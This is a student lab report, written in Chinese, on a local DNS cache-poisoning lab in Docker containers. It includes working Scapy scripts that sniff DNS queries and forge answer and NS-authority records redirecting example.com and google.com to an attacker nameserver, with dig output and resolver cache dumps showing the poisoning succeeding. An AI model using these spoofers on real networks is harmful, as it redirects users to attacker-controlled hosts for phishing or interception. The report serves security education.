
lab5-report

57118115 陈烨

>

实验环境



Testing the DNS Setup

进入user的docker容器，dig ns.attacker32.com

```
root@5adc2d6231b5:/# dig ns.attacker32.com

; <<>> DiG 9.16.1-Ubuntu <<>> ns.attacker32.com
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 32482
;; flags: qr rd ra; QUERY: 1, ANSWER: 1, AUTHORITY: 0, ADDITIONAL:
1

;; OPT PSEUDOSECTION:
; EDNS: version: 0, flags:; udp: 4096
; COOKIE: 20082ee9fd3ddc770100000060f9946ca99bf0349527829e (good)
;; QUESTION SECTION:
;ns.attacker32.com.             IN      A

;; ANSWER SECTION:
ns.attacker32.com.      259200  IN      A       10.9.0.153

;; Query time: 12 msec
;; SERVER: 10.9.0.53#53(10.9.0.53)
;; WHEN: Thu Jul 22 15:53:16 UTC 2021
;; MSG SIZE  rcvd: 90
```

直接dig example.com,没有响应

```
root@3322361c71db:/# dig www.example.com

; <<>> DiG 9.16.1-Ubuntu <<>> www.example.com
;; global options: +cmd
;; connection timed out; no servers could be reached
```

通过attacker查询example.com

```
root@5adc2d6231b5:/# dig @ns.attacker32.com www.example.com

; <<>> DiG 9.16.1-Ubuntu <<>> @ns.attacker32.com www.example.com
; (1 server found)
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 33411
;; flags: qr aa rd ra; QUERY: 1, ANSWER: 1, AUTHORITY: 0, ADDITIONAL: 1

;; OPT PSEUDOSECTION:
; EDNS: version: 0, flags:; udp: 4096
; COOKIE: 93deb3a3a15cdf5a0100000060f994c0c9537b1ad8e4e272 (good)
;; QUESTION SECTION:
;www.example.com.               IN      A

;; ANSWER SECTION:
www.example.com.        259200  IN      A       1.2.3.5

;; Query time: 0 msec
;; SERVER: 10.9.0.153#53(10.9.0.153)
;; WHEN: Thu Jul 22 15:54:40 UTC 2021
;; MSG SIZE  rcvd: 88
```

Task1

攻击者上运行代码，监听查询报文，并修改：

```python
#!/usr/bin/env python3
from scapy.all import *
import sys
NS_NAME = "example.com"
def spoof_dns(pkt):
    if (DNS in pkt and NS_NAME in pkt[DNS].qd.qname.decode('utf-8')):
        print(pkt.sprintf("{DNS: %IP.src% --> %IP.dst%: %DNS.id%}"))
        ip = IP(dst=pkt[IP].src,src=pkt[IP].dst) # Create an IP object
        udp = UDP(dport=pkt[UDP].sport,sport=53) # Create a UPD object
        Anssec = DNSRR(rrname=pkt[DNS].qd.qname,type='A',ttl=259200,rdata='1.2.3.4') # Create an aswer record
        dns = DNS(id=pkt[DNS].id,qd=pkt[DNS].qd,aa=1,rd=0,qr=1,qdcount=1,ancount=1,nscount=2,arcount=2,an=Anssec) # Create a DNS object
        spoofpkt = ip/udp/dns # Assemble the spoofed DNS packet
        send(spoofpkt)
myFilter = "udp and dst port 53" # Set the filter
pkt=sniff(iface='br-ced803f837fd', filter=myFilter, prn=spoof_dns)
```

user查询报文被修改

```
root@3322361c71db:/# dig example.com
;; Warning: Message parser reports malformed message packet.

; <<>> DiG 9.16.1-Ubuntu <<>> example.com
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 45648
;; flags: qr aa; QUERY: 1, ANSWER: 1, AUTHORITY: 2, ADDITIONAL: 2

;; QUESTION SECTION:
;example.com.                   IN      A

;; ANSWER SECTION:
example.com.            259200  IN      A       1.2.3.4

;; Query time: 67 msec
;; SERVER: 10.9.0.53#53(10.9.0.53)
;; WHEN: Thu Jul 22 16:25:22 UTC 2021
;; MSG SIZE  rcvd: 56
```

Task2

```python
#!/usr/bin/env python3
from scapy.all import *
import sys
NS_NAME = "example.com"
def spoof_dns(pkt):
    if (DNS in pkt and NS_NAME in pkt[DNS].qd.qname.decode('utf-8')):
        print(pkt.sprintf("{DNS: %IP.src% --> %IP.dst%: %DNS.id%}"))
        ip = IP(dst=pkt[IP].src,src=pkt[IP].dst) # Create an IP object
        udp = UDP(dport=pkt[UDP].sport,sport=53) # Create a UPD object
        Anssec = DNSRR(rrname=pkt[DNS].qd.qname,type='A',ttl=259200,rdata='2.3.4.5') # Create an aswer record
        dns = DNS(id=pkt[DNS].id,qd=pkt[DNS].qd,aa=1,rd=0,qr=1,qdcount=1,ancount=1,an=Anssec) # Create a DNS object
        spoofpkt = ip/udp/dns # Assemble the spoofed DNS packet
        send(spoofpkt)
myFilter = "udp and dst port 53 and src host 10.9.0.53" # Set the filter
pkt=sniff(iface='br-ced803f837fd', filter=myFilter, prn=spoof_dns)
```

直接查询失败：

```
root@3322361c71db:/# dig www.example.com

; <<>> DiG 9.16.1-Ubuntu <<>> www.example.com
;; global options: +cmd
;; connection timed out; no servers could be reached
```

attacker上运行攻击代码，查询：

```
root@3322361c71db:/# dig www.example.com

; <<>> DiG 9.16.1-Ubuntu <<>> www.example.com
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: SERVFAIL, id: 15320
;; flags: qr rd ra; QUERY: 1, ANSWER: 0, AUTHORITY: 0, ADDITIONAL:
1

;; OPT PSEUDOSECTION:
; EDNS: version: 0, flags:; udp: 4096
; COOKIE: 9a3ca9a8d56e19c50100000060f9a4c2f6ceb4012cc10e98 (good)
;; QUESTION SECTION:
;www.example.com.               IN      A

;; Query time: 68 msec
;; SERVER: 10.9.0.53#53(10.9.0.53)
;; WHEN: Thu Jul 22 17:02:58 UTC 2021
;; MSG SIZE  rcvd: 72
```

在本地dns服务器上查看

```
root@1858b0b76d19:/# rndc flush
root@1858b0b76d19:/# rndc dumpdb -cache
root@1858b0b76d19:/# cat /var/cache/bind/dump.db|grep example
_.example.com.          863814  A       2.3.4.5
```

DNS毒害攻击成功

Task3

通过攻击把查询example.com的DNS服务器从local dns server 到 攻击者NS10.9.0.153，直接攻击这整个example.com

```python
#!/usr/bin/env python3
from scapy.all import *
import sys
NS_NAME = "example.com"
def spoof_dns(pkt):
    if (DNS in pkt and NS_NAME in pkt[DNS].qd.qname.decode('utf-8')):
        print(pkt.sprintf("{DNS: %IP.src% --> %IP.dst%: %DNS.id%}"))
        ip = IP(dst=pkt[IP].src,src=pkt[IP].dst) # Create an IP object
        udp = UDP(dport=pkt[UDP].sport,sport=53) # Create a UPD object
        Anssec = DNSRR(rrname=pkt[DNS].qd.qname,type='A',ttl=259200,rdata='10.9.0.153') # Create an aswer record

 NSsec1=DNSRR(rrname='example.com',type='NS',ttl=259200,rdata='ns.attacker32.com')
        dns = DNS(id=pkt[DNS].id,qd=pkt[DNS].qd,aa=1,rd=0,qr=1,qdcount=1,ancount=1,nscount=1,an=Anssec,ns=NSsec1) # Create a DNS object
        spoofpkt = ip/udp/dns # Assemble the spoofed DNS packet
        send(spoofpkt)
myFilter = "udp and dst port 53 and src host 10.9.0.53" # Set the filter
pkt=sniff(iface='br-ced803f837fd', filter=myFilter, prn=spoof_dns)
```

attacker运行攻击代码，得到伪造IP

```
root@3322361c71db:/# dig mail.example.com

; <<>> DiG 9.16.1-Ubuntu <<>> mail.example.com
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 33529
;; flags: qr rd ra; QUERY: 1, ANSWER: 1, AUTHORITY: 0, ADDITIONAL:
1

;; OPT PSEUDOSECTION:
; EDNS: version: 0, flags:; udp: 4096
; COOKIE: d4146534e3a407060100000060f9a7a2b6110d512a144cf2 (good)
;; QUESTION SECTION:
;mail.example.com.              IN      A

;; ANSWER SECTION:
mail.example.com.       259200  IN      A       1.2.3.6

;; Query time: 63 msec
;; SERVER: 10.9.0.53#53(10.9.0.53)
;; WHEN: Thu Jul 22 17:15:14 UTC 2021
;; MSG SIZE  rcvd: 89
```

查看本地dns缓存，看到有域名example.com的服务器的记录，由于之前有过一次对mail.example.com的DNS查询因此还有该地址的记录，攻击成功

```
root@1858b0b76d19:/# cat /var/cache/bind/dump.db|grep example
example.com.            863927  NS      ns.attacker32.com.
_.example.com.          863927  A       10.9.0.153
mail.example.com.       863927  A       1.2.3.6
```

Task4

攻击代码

```python
#!/usr/bin/env python3
from scapy.all import *
import sys
NS_NAME = "example.com"
def spoof_dns(pkt):
    if (DNS in pkt and NS_NAME in pkt[DNS].qd.qname.decode('utf-8')):
        print(pkt.sprintf("{DNS: %IP.src% --> %IP.dst%: %DNS.id%}"))
        ip = IP(dst=pkt[IP].src,src=pkt[IP].dst) # Create an IP object
        udp = UDP(dport=pkt[UDP].sport,sport=53) # Create a UPD object
        #Anssec =
DNSRR(rrname=pkt[DNS].qd.qname,type='A',ttl=259200,rdata='10.9.0.153') #
Create an aswer record

 NSsec1=DNSRR(rrname='google.com',type='NS',ttl=259200,rdata='ns.attacker32.
com')

 NSsec2=DNSRR(rrname='example.com',type='NS',ttl=259200,rdata='ns.attacker32
.com')
        dns =
DNS(id=pkt[DNS].id,qd=pkt[DNS].qd,aa=1,rd=0,qr=1,qdcount=1,ancount=0,nscount
=2,ns=NSsec1/NSsec2) # Create a DNS object
        spoofpkt = ip/udp/dns # Assemble the spoofed DNS packet
        send(spoofpkt)
```

```
myFilter = "udp and dst port 53 and src host 10.9.0.53" # Set the filter
pkt=sniff(iface='br-ced803f837fd', filter=myFilter, prn=spoof_dns)
```

查询example.com 可以发现攻击成功

```
root@3322361c71db:/# dig www.example.com

; <<>> DiG 9.16.1-Ubuntu <<>> www.example.com
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 52288
;; flags: qr rd ra; QUERY: 1, ANSWER: 1, AUTHORITY: 0, ADDITIONAL:
1

;; OPT PSEUDOSECTION:
; EDNS: version: 0, flags:; udp: 4096
; COOKIE: 8382b5cd2b1211240100000060f9a8cd6a05ffaa656e2fa1 (good)
;; QUESTION SECTION:
;www.example.com.               IN      A

;; ANSWER SECTION:
www.example.com.        259200  IN      A       1.2.3.5

;; Query time: 4 msec
;; SERVER: 10.9.0.53#53(10.9.0.53)
;; WHEN: Thu Jul 22 17:20:13 UTC 2021
;; MSG SIZE  rcvd: 88
```

查询google.com 失败，查看缓存：

```
root@1858b0b76d19:/# cat /var/cache/bind/dump.db|grep example
example.com.            862360  NS      ns.attacker32.com.
_.example.com.          862360  A       10.9.0.153
mail.example.com.       862360  A       1.2.3.6
www.example.com.        862659  A       1.2.3.5
```

```
root@1858b0b76d19:/# cat /var/cache/bind/dump.db|grep google
root@1858b0b76d19:/#
```

说明只能查一个域名攻击一个

将攻击代码中检测条件改为google.com，user主机查询www.google.com，发现本地路由器中的缓存出现google.com

Task5

攻击代码：

```python
#!/usr/bin/env python3
from scapy.all import *
import sys
NS_NAME = "example.com"
def spoof_dns(pkt):
    if (DNS in pkt and NS_NAME in pkt[DNS].qd.qname.decode('utf-8')):
        print(pkt.sprintf("{DNS: %IP.src% --> %IP.dst%: %DNS.id%}"))
        ip = IP(dst=pkt[IP].src,src=pkt[IP].dst) # Create an IP object
        udp = UDP(dport=pkt[UDP].sport,sport=53) # Create a UPD object
```

```
        Anssec = DNSRR(rrname=pkt[DNS].qd.qname,type='A',ttl=259200,rdata='8.8.8.8') # Create an aswer record
        NSsec1 = DNSRR(rrname='google.com',type='NS',ttl=259200,rdata='ns.attacker32.com')
        NSsec2 = DNSRR(rrname='example.com',type='NS',ttl=259200,rdata='ns.attacker32.com')

        Addsec1 = DNSRR(rrname='ns.attacker32.com',type='A',ttl=259200,rdata='1.2.3.4')
        Addsec2 = DNSRR(rrname='example.com',type='A',ttl=259200,rdata='2.3.4.5')
        Addsec3 = DNSRR(rrname='www.facebook.com',type='A',ttl=259200,rdata='3.4.5.6')

        dns = DNS(id=pkt[DNS].id,qd=pkt[DNS].qd,aa=1,rd=0,qr=1,qdcount=1,ancount=1,nscount=2,arcount=3,an=Anssec,ns=NSsec1/NSsec2,ar=Addsec1/Addsec2/Addsec3) # Create a DNS object
        spoofpkt = ip/udp/dns # Assemble the spoofed DNS packet
        send(spoofpkt)
myFilter = "udp and dst port 53 and src host 10.9.0.53" # Set the filter
pkt=sniff(iface='br-ced803f837fd', filter=myFilter, prn=spoof_dns)
```

user查询www.example.com，发现攻击成功，发挥作用的是ns的伪造报文，而非写在响应里的8.8.8.8

```
root@3322361c71db:/# dig www.example.com

; <<>> DiG 9.16.1-Ubuntu <<>> www.example.com
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 19789
;; flags: qr rd ra; QUERY: 1, ANSWER: 1, AUTHORITY: 0, ADDITIONAL: 1

;; OPT PSEUDOSECTION:
; EDNS: version: 0, flags:; udp: 4096
; COOKIE: 2229f17d4edfb6200100000060f9aff8231f58615f402d04 (good)
;; QUESTION SECTION:
;www.example.com.               IN      A

;; ANSWER SECTION:
www.example.com.        257365  IN      A       1.2.3.5

;; Query time: 0 msec
;; SERVER: 10.9.0.53#53(10.9.0.53)
;; WHEN: Thu Jul 22 17:50:48 UTC 2021
;; MSG SIZE  rcvd: 88
```

查看缓存，缓存中没有facebook。而8.8.8.8攻击成功的只有_.example.com

```
root@1858b0b76d19:/# rndc flush
root@1858b0b76d19:/# rndc dumpdb -cache
root@1858b0b76d19:/# cat /var/cache/bind/dump.db|grep example
_.example.com.          863988  A       8.8.8.8
root@1858b0b76d19:/# cat /var/cache/bind/dump.db|grep attacker
ns.attacker32.com.      863988  IN A    1.2.3.4
google.com.             863988  NS      ns.attacker32.com.
root@1858b0b76d19:/# cat /var/cache/bind/dump.db|grep google
google.com.             863988  NS      ns.attacker32.com.
root@1858b0b76d19:/# cat /var/cache/bind/dump.db|grep facebook
root@1858b0b76d19:/#
```